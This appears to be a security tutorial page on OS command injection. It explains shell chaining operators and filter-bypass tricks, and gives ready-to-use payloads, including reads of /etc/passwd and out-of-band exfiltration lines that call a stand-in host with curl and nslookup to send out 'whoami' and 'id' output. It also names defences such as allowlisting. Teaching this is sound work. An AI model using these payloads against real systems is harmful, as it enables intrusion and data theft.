
What Command Injection Is
Command injection happens when an application passes user input to a system shell function without properly isolating it. The classic example is a web application that lets you ping an IP address. Under the hood, the server is running something like ping [USER_INPUT]. If your input isn't sanitised, you can tack on additional shell commands using injection operators and the server runs those too.
This isn't a web protocol vulnerability. It's the application handing user data to a shell interpreter and trusting it not to include shell syntax. The fix is to avoid system shell calls entirely when possible and use language-native functions instead, or to use argument arrays that never get interpreted by a shell.
Why It's Critical
Command injection runs with the privileges of the web server process. On a Linux host that's often www-data, which is still enough to read config files, exfiltrate credentials, and establish a reverse shell. From there, privilege escalation is the next step.
Injection Operators
Different shell operators chain commands in different ways. Knowing which one to use depends on what the original command does and whether you care about its output.
| Operator | Character | Behaviour |
|---|---|---|
| Semicolon | ; | Runs both commands regardless of exit codes |
| Pipe | | | Pipes first stdout to second, only second output shown |
| AND | && | Second runs only if first succeeds |
| OR | || | Second runs only if first fails |
| Background | & | Runs both simultaneously, second output first |
| Sub-shell | $() | Executes in a sub-shell, output substituted inline |
127.0.0.1; whoami
127.0.0.1 | whoami
127.0.0.1 && whoami
127.0.0.1 || whoami
127.0.0.1; cat /etc/passwd
Bypassing Filters
Most command injection filters work by blocking specific characters or strings. Space is one of the most commonly blocked characters, but there are several alternatives. Tabs work in some contexts. The environment variable ${IFS} expands to a space and tab in bash. Brace expansion like {ls,-la} replaces the space with a comma.
127.0.0.1%09whoami          # tab via URL encoding
127.0.0.1${IFS}whoami       # IFS expansion
{cat,/etc/passwd}           # brace expansion, no space needed
127.0.0.1;</dev/null'id'   # null redirect + quoting
When specific commands like cat or whoami are blacklisted, case manipulation and character insertion often work. Bash doesn't care about case inside $() if you use the right tricks. Inserting single quotes or backslashes inside a command name doesn't change what it executes but does break naive string matching.
w'h'o'a'm'i                  # quotes inside command name
w\hoami                      # backslash inside
$(tr "[A-Z]" "[a-z]"<<<"WHOAMI")  # case manipulation
$(rev<<<'imaohw')            # reversed command string
Filter Logic
Most filters block specific strings. They can't block every possible encoding of those strings, every case variation, and every character combination that produces the same result. The only complete defence is to avoid calling shell functions with user input entirely. Allowlisting specific characters (IP octets only, for example) is far more effective than trying to maintain a denylist.
Out-of-Band Data Exfiltration
When a command injection point is blind (no output returned), you need out-of-band channels. DNS requests and HTTP callbacks are the two most reliable. If the server can make outbound DNS queries, you can exfiltrate data by encoding it in a subdomain of an attacker-controlled domain and capturing the DNS query.
127.0.0.1; curl http://ATTACKER_IP/$(whoami)
127.0.0.1; curl http://ATTACKER_IP/?data=$(id|base64)
127.0.0.1; nslookup $(whoami).attacker.com
Even in restricted environments where outbound HTTP is blocked, DNS is often allowed because it's required for basic network operation. This makes DNS exfiltration a reliable fallback when direct connections fail.
See It Exploited
-
Jangow 01 arrow_forward
busque.php command injection to a MySQL-creds root shell
-
Bob 1.0.1 arrow_forward
dev_shell.php command injection chained into a password/GPG trail to root
-
Earth arrow_forward
vhost enum and an XOR-decoded admin password behind a command-injection foothold